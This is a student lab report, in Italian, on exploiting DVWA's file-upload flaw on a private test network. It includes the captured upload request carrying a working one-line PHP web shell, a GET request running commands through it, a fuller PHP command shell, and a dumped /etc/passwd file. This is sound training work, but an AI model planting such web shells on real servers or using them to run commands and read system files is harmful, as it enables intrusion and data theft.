

PRATICA S6L1 – Giorgio Trovesi

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di "file upload" presente sulla DVWA per prendere il controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

1. Abbiamo creato una shell in PHP sulla nostra macchina attaccante Kali.




2. Successivamente l'abbiamo caricata nel "file upload" presente sulla DVWA come si può osservare dalle immagini prese da web browser e dalle intercettazioni di Burpsuite.




```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 434
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySctErRIZUZAcs406
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c980ef3762cb083d48f1c97615415212
Connection: close

------WebKitFormBoundarySctErRIZUZAcs406
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarySctErRIZUZAcs406
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundarySctErRIZUZAcs406
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundarySctErRIZUZAcs406--
```


3. Una volta caricata la shell abbiamo potuto sfruttare la vulnerabilità del file upload tramite la richiesta GET.




```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c980ef3762cb083d48f1c97615415212
Connection: close
```

4. Utilizzo di una shell PHP più sofisticata.

```php
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```